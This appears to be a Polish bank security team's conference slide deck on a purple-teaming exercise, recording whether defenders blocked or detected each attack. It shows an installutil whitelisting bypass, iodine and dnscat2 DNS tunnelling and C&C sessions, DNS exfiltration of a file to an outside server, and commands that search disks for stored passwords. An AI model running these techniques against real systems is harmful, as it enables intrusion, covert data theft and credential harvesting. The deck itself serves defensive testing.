

**BRANŻA W CIENIU REGULACJI
– W POSZUKIWANIU RÓWNOWAGI**

13-15 LISTOPADA 2024
WARSZAWA

EVENTION
CZAS ZANGAZOWANY

11. EDYCJA ADVANCED THREAT SUMMIT

**ADVANCED
THREAT
SUMMIT**

Różne działania, wspólny cel – bezpieczeństwo banku we współpracy zespołów Blue i Red


Maciej Orliński, Maciej Wysopal, Piotr Łopatka
BNP Paribas Bank Polska S.A.





MACIEJ ORLIŃSKI

Dyrektor Biura
Reagowania na Incydenty
Bezpieczeństwa



MACIEJ WYSOPAL

Senior SOC Engineer



PIOTR ŁOPATKA

Menedżer Zespołu Security Testing



PURPLE TEAMING

Plan działań



WEKTOR: STACJA ROBOCZA

CZAS: 2 DNI

SCENARIUSZE:

01

AMSI BYPASS
URUCHOMIENIE NIEAUTORYZOWANEGO KODU

02

LOLBAS
URUCHOMIENIE NIEAUTORYZOWANEGO
KODU

03

DNS TUNNELING
TUNELOWANIE POŁĄCZENIA,
ZDALNY DOSTĘP C&C, PRZESŁANIE PLIKU

04

ENUMERACJA ZASOBÓW LOKALNYCH
ORAZ SIECIOWYCH



Red Team



Blue Team



2. LOLBAS

Uruchomienie nieautoryzowanego kodu



Execute
Execute the target: NET DLL or EXE.

`installutil.exe -log:"C:\Program Files\Microsoft.NET\Framework\4.0.30319\Installutil.exe" /logtoconsole`

Use case: Use to execute code and bypass application whitelisting

Privileges required: User

Operating systems: Windows Vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11

ATT&CKS technique: T1210, B94, T1055.0

Tags: Execute DLL, Install Control Panel




```
using System.ComponentModel;
using System.Configuration;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace Program1
{
    public class Class1 : System.Configuration.Install.Installer
    {
        public override void Uninstall(System.Collections.IDictionary savedState)
        {
            System.Console.WriteLine("Hello, installutil world!");
        }

        public override void Install(System.Collections.IDictionary savedState)
        {
            System.Console.WriteLine("Hello, world!");
        }

        static void Main()
        {
            System.Console.WriteLine("Hello, world!");
        }
    }
}
```

Źródło: <https://lolbas-project.github.io/lolbas/Binaries/Installutil/>



```
PS C:\Users\Public\I> c:\windows\Microsoft.NET\Framework\v4.0.30319\Installutil.exe /logfile=
/logtoconsole=false /U .\lolbas-installutil.exe
Narzędzie instalacyjne Microsoft (R) .NET Framework wersja 4.8.9037.0
Copyright (C) Microsoft Corporation. Wszelkie prawa zastrzeżone.

Hello, installutil world!
PS C:\Users\Public\I>
```

- Niezablokowany
- Wykryty

3. DNS TUNNELING

Różne możliwości komunikacji z zewnętrznym serwerem



```

$ grep -r '# #' /usr/share/nmap/nmap-services | sort -k3 -n | head -n20
http      80/tcp    0.484143    # World Wide Web HTTP
ipp       631/udp   0.450281    # Internet Printing Protocol
snmp      161/udp   0.433467    # Simple Net Mgmt Proto
netbios-ns 137/udp   0.365163    # NETBIOS Name Service
ntp       123/udp   0.330879    # Network Time Protocol
netbios-dgm 138/udp   0.297830    # NETBIOS Datagram Service
ms-sql-m  1434/udp  0.293184    # Microsoft-SQL-Monitor
microsoft-ds 445/udp   0.253118
mrpc      135/udp   0.244452    # Microsoft RPC services
dhcpc     67/udp    0.228010    # DHCP/Bootstrap Protocol Server
telnet    23/tcp    0.221265
domain    53/udp    0.213496    # Domain Name Server
https     443/tcp   0.208669    # secure http (SSL)
ftp       21/tcp    0.197667    # File Transfer [Control]
netbios-ssn 139/udp   0.193726    # NETBIOS Session Service
ssh       22/tcp    0.182286    # Secure Shell Login
isakmp    500/udp   0.163742
dhcpc     68/udp    0.140118    # DHCP/Bootstrap Protocol Client
route     520/udp   0.139376    # router routed -- RIP
upnp      1900/udp  0.136543    # Universal PnP

```

Źródło: nmap, <https://github.com/nmap/nmap>

3. DNS TUNNELING


Tunelowanie połączeń



Zrodlo: <https://github.com/yarikov/iodine>

```
➜ sudo iodine ns. [redacted] -P test1234
Opened dnsmd
Opened IPv4 UDP socket
Sending DNS queries for ns. [redacted] to 172.16.17.1
Autodetecting DNS query type (use -T to override)
Using DNS type NIXL queries
Warning: ns. both using protocol = 0x00000002... You are user #0
Setting IP of dnsmd to 172.16.0.2
Setting Mtu of dnsmd to 1310
Server tunnel IP is 172.16.0.1
Testing raw UDP data to the server (skip with -s)
Server is at 10.0.0.4, trying raw login: ...failed
Using IDNSD extension
Using IDNSD extension
Switching upstream to comex Doehl22
Server switched upstream to comex Doehl22
No alternative downstream codec available, using default (Nix)
Switching to lazy mode for low-latency
Server switched to lazy mode
Adapting max downstream fragment size... (skip with -s fragment)
700 ok... 1150 ok... 1100 not ok... 1200 not ok... 1100 not ok... 1150 not ok... will use 1150-1150
Setting downstream fragment size to max 1150...
Connection setup complete, transmitting data.
Detaching from terminal...

➜ i at ~$ nc -l -p 1234
Ncat: Version 7.90.0 ( https://nmap.org/ncat )
Ncat: Listening on [::]:1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 172.16.0.1:54856.
test
```



```
root@DNS-ns:/home/uzarewicz/iodine# ./iodine.py 172.16.0.1 ns. [redacted]
Opened dnsmd
Setting IP of dnsmd to 172.16.0.2
Setting Mtu of dnsmd to 1310
Opened IPv4 UDP socket
Listening to dnsmd for domain ns. [redacted]
Detaching from terminal...
root@DNS-ns:/home/uzarewicz/iodine# ./iodine.py
dnsmd: Flags=0x0000-IP_FORWARDING_FORWARD_FORWARD_FORWARD- mtu 1310
test 172.16.0.1 netmask 255.255.255.134 destination 172.16.0.1
RR packets 0 bytes 0 (0.0 %)
RR errors 0 dropped 0 overruns 0 frame 0
TX packets 1 bytes 40 (40.0 %)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

dnsmd: Flags=0x0000-IP_BROADCAST_FORWARD_FORWARD_FORWARD- mtu 1310
test 10.0.0.4 netmask 255.255.255.0 broadcast 10.0.0.255
data f400:1240:bdff:fe01:2000::prefXalen AN sourceid 0420+1200
ether 00:0c:29:61:30:c0: txqueueLen 2000 (Ethernet)
RR packets 94399 bytes 313226346 (313.2 MB)
RR errors 0 dropped 0 overruns 0 frame 0
TX packets 23444 bytes 7482209 (7.3 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

i at ~$ nc -l -p 1234
Ncat: Version 7.90.0 ( https://nmap.org/ncat )
Ncat: Listening on [::]:1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 172.16.0.1:54856.
test
```

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------|------------|-------------|----------|--------|---|
| 600 | 201-08142070 | 172.16.0.1 | 172.16.0.2 | 500 | 141 | Standard query response 0x1000 Server |
| 601 | 201-08142076 | 172.16.0.1 | 172.16.0.2 | 500 | 138 | Standard query response 0x1000 NSID, pr |
| 610 | 201-08142079 | 172.16.0.1 | 172.16.0.2 | 500 | 136 | Standard query response 0x1000 NSID, pr |
| 611 | 201-08142080 | 172.16.0.1 | 172.16.0.2 | 500 | 136 | Standard query response 0x1000 NSID, pr |
| 612 | 201-08142080 | 172.16.0.1 | 172.16.0.2 | 500 | 136 | Standard query response 0x1000 NSID, pr |
| 613 | 201-08142080 | 172.16.0.1 | 172.16.0.2 | 500 | 137 | Standard query response 0x1000 NSID, pr |
| 614 | 201-08142080 | 172.16.0.1 | 172.16.0.2 | 500 | 136 | Standard query response 0x1000 NSID, pr |
| 615 | 201-08142080 | 172.16.0.1 | 172.16.0.2 | 500 | 136 | Standard query response 0x1000 NSID, pr |
| 616 | 201-08142080 | 172.16.0.1 | 172.16.0.2 | 500 | 136 | Standard query response 0x1000 NSID, pr |
| 617 | 201-08142080 | 172.16.0.1 | 172.16.0.2 | 500 | 136 | Standard query response 0x1000 NSID, pr |
| 618 | 201-08142080 | 172.16.0.1 | 172.16.0.2 | 500 | 136 | Standard query response 0x1000 NSID, pr |

- Zablokowany
- Wykryty

3. DNS TUNNELING


Zdalny dostęp C&C



Źródło: <https://github.com/iagox86/dnscat2>

```
./dnscat --secret=5544c69294f61b4e895f031351783411 ns
Creating DNS driver:
domain = ns
host = 0.0.0.0
port = 53
type = TXT,CNAME,MX
server = 172.18.32.1

** Peer verified with pre-shared secret!
Session established!
```



```
./dnscat --secret=5544c69294f61b4e895f031351783411 ns
New window created: 8
New window created: cryptoliblog
Welcome to dnscat2! See documentation web to get of date.
ctrl_c_handler = false
Window size (for see window) in 1000
Security policy changed: All connections must be encrypted
New window created: 4041
New dnscat2 DNS server on 0.0.0.0:53
* ns
...
Adding you have an authoritative DNS server, you can run
the client anywhere with the following (---need to update!):
./dnscat --secret=5544c69294f61b4e895f031351783411 ns
To talk directly to the server without a domain name, run:
./dnscat --no-domain --secret=5544c69294f61b4e895f031351783411
Of course, you have to figure out server's IP! Clients
will connect directly on UDP port 53.
```

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------|-------------|-------------|----------|--------|---|
| 1 | 0.000000000 | 172.18.32.1 | 172.18.32.1 | SNP | 241 | Standard query response 48417 NS 326011 |
| 2 | 0.000000000 | 172.18.32.1 | 172.18.32.1 | SNP | 113 | Standard query 48416 (NS) 326017000 |
| 3 | 0.000000000 | 172.18.32.1 | 172.18.32.1 | SNP | 239 | Standard query response 48416 CNAME 32601 |
| 4 | 0.000000000 | 172.18.32.1 | 172.18.32.1 | SNP | 215 | Standard query 48417 CNAME 4840817000 |
| 5 | 0.000000000 | 172.18.32.1 | 172.18.32.1 | SNP | 208 | Standard query response 48417 CNAME 4840 |
| 6 | 0.000000000 | 172.18.32.1 | 172.18.32.1 | SNP | 113 | Standard query 48418 CNAME 4840817000 |
| 7 | 0.000000000 | 172.18.32.1 | 172.18.32.1 | SNP | 239 | Standard query response 48418 CNAME 4840 |
| 8 | 0.000000000 | 172.18.32.1 | 172.18.32.1 | SNP | 239 | Standard query response 48418 CNAME 4840 |
| 9 | 0.000000000 | 172.18.32.1 | 172.18.32.1 | SNP | 113 | Standard query 48419 NS 4877017000 |
| 10 | 0.000000000 | 172.18.32.1 | 172.18.32.1 | SNP | 241 | Standard query response 48419 NS 4877017 |
| 11 | 0.000000000 | 172.18.32.1 | 172.18.32.1 | SNP | 113 | Standard query 48420 NS 4840817000 |
| 12 | 0.000000000 | 172.18.32.1 | 172.18.32.1 | SNP | 241 | Standard query response 48420 NS 4840817 |

Źródło: wireshark, <https://github.com/wireshark/wireshark>

- Zablokowany
- Wykryty

3. DNS TUNNELING

Próba przesłania plików

```
import socket
import sys
import time
import random
import hashlib
import base64


domain = 'example.com'
string_len = 16
min_time = 1
max_time = 2 # Max time to connect
```

Źródło: autorski skrypt

```
$ ls
client.py tajne.txt

$ cat tajne.txt
Super Tajny plik do przesłania przez DNS!

$ python3 client.py tajne.txt
Part 1/4
Part 2/4
Part 3/4
Part 4/4
Finished. SHA256 sum: 1cc2f95da80328ae4bd6229d73b56
```



```
root@DNS-meh:/home/azureuser# ls
DNS_server.py
root@DNS-meh:/home/azureuser# python3 DNS_server.py
Start downloading
b'U3VwZXIqVGfQbnkgcGxpayBkbyBwcnplc2xhbnlhbHlHByeeV6IEROU
ad finished. SHA256 sum of downloaded file: 1cc2f
762B185F2fBc859300838c6ca
root@DNS-meh:/home/azureuser# ls
20240514_08:41:32.txt 20240514_08:41:32_decoded.txt
root@DNS-meh:/home/azureuser# cat 20240514_08\41\32_d
Super Tajny plik do przesłania przez DNS!
root@DNS-meh:/home/azureuser#
```

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------|---------------|---------------|----------|--------|-------------------------------|
| 1 | 0.000000000 | 172.18.38.248 | 172.18.38.1 | 60 | 60 | Standard query request 45481 |
| 2 | 0.000000000 | 172.18.38.1 | 172.18.38.248 | 60 | 120 | Standard query response 45481 |
| 3 | 0.000000000 | 172.18.38.248 | 172.18.38.1 | 60 | 60 | Standard query request 45482 |
| 4 | 0.000000000 | 172.18.38.1 | 172.18.38.248 | 60 | 120 | Standard query response 45482 |
| 5 | 0.000000000 | 172.18.38.248 | 172.18.38.1 | 60 | 60 | Standard query request 45483 |
| 6 | 0.000000000 | 172.18.38.1 | 172.18.38.248 | 60 | 120 | Standard query response 45483 |
| 7 | 0.000000000 | 172.18.38.248 | 172.18.38.1 | 60 | 60 | Standard query request 45484 |
| 8 | 0.000000000 | 172.18.38.1 | 172.18.38.248 | 60 | 120 | Standard query response 45484 |
| 9 | 0.000000000 | 172.18.38.248 | 172.18.38.1 | 60 | 60 | Standard query request 45485 |
| 10 | 0.000000000 | 172.18.38.1 | 172.18.38.248 | 60 | 120 | Standard query response 45485 |
| 11 | 0.000000000 | 172.18.38.248 | 172.18.38.1 | 60 | 60 | Standard query request 45486 |
| 12 | 0.000000000 | 172.18.38.1 | 172.18.38.248 | 60 | 120 | Standard query response 45486 |
| 13 | 0.000000000 | 172.18.38.248 | 172.18.38.1 | 60 | 60 | Standard query request 45487 |
| 14 | 0.000000000 | 172.18.38.1 | 172.18.38.248 | 60 | 120 | Standard query response 45487 |

Źródło: wireshark, <https://github.com/wireshark/wireshark>

- Niezablokowany
- Niewykryty

4. ENUMERACJA ZASOBÓW LOKALNYCH ORAZ SIECIOWYCH

```
cd C:\ & findstr /SI /M "password" *.xml *.ini *.txt  
findstr /SI password *.xml *.ini *.txt *.config  
findstr /sln "password" *.*  
  
dir /S /B *pass*.txt -- *pass*.xml -- *pass*.ini -- *cred* -- *sec* -- *.config  
where /R C:\ user.txt  
where /R C:\ *.ini
```


Źródło:

<https://github.com/x0xr00t/PayloadsAllTheThings-1/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md>




```
C:\Users\Public>findstr /SI /M password *.xml *.ini *.txt  
secret.xml  
C:\Users\Public>
```

- Niezablokowany
- Wykryty



```
PS C:\Users\Public> Get-ChildItem -Path . -Recurse -Force -ErrorAction Ignore | Select-String -Pattern "password" -ErrorAction Ignore  
secret.xml:1:password="tajnehaslo"  
PS C:\Users\Public>
```

- Niezablokowany
- Niewykryty



WSPÓŁPRACA > WSPÓŁZAWODNICTWO

Mając wspólny cel, jakim jest bezpieczeństwo, współpracując w Zespołach Red i Blue zyskujemy widok z różnych perspektyw, możemy dzielić się wiedzą i doświadczeniami oraz wspierać realizację wspólnego zakresu obszarów.



WIEDZA EKSPERCKA Z WYKORZYSTANIEM NARZĘDZI > POLEGANIE WYŁĄCZNIE NA NARZĘDZIACH

Zarówno podczas ochrony, jak i prób wykonania testowych scenariuszy ataku, najlepsze wyniki prac uzyskujemy poprzez wykorzystanie i rozwój wiedzy eksperckiej podczas korzystania z narzędzi.



PRAKTYCZNA WERYFIKACJA SCENARIUSZY ATAKÓW I MECHANIZMÓW OBRONY

Wymiana informacji o nowopoznanych scenariuszach ataków i mechanizmów obrony, pozwala na zaplanowanie wspólnie realizowanych testów, rozszerzając umiejętności Zespołów Red i Blue.



TRANSPARENTNOŚĆ REALIZACJI TESTÓW I ICH SKUTKÓW

Wymiana informacji o realizowanych testach, pozwala zaobserwować ich skutki na testowaną infrastrukturę informatyczną.

THANK YOU

DZIĘKUJĘ

MERCI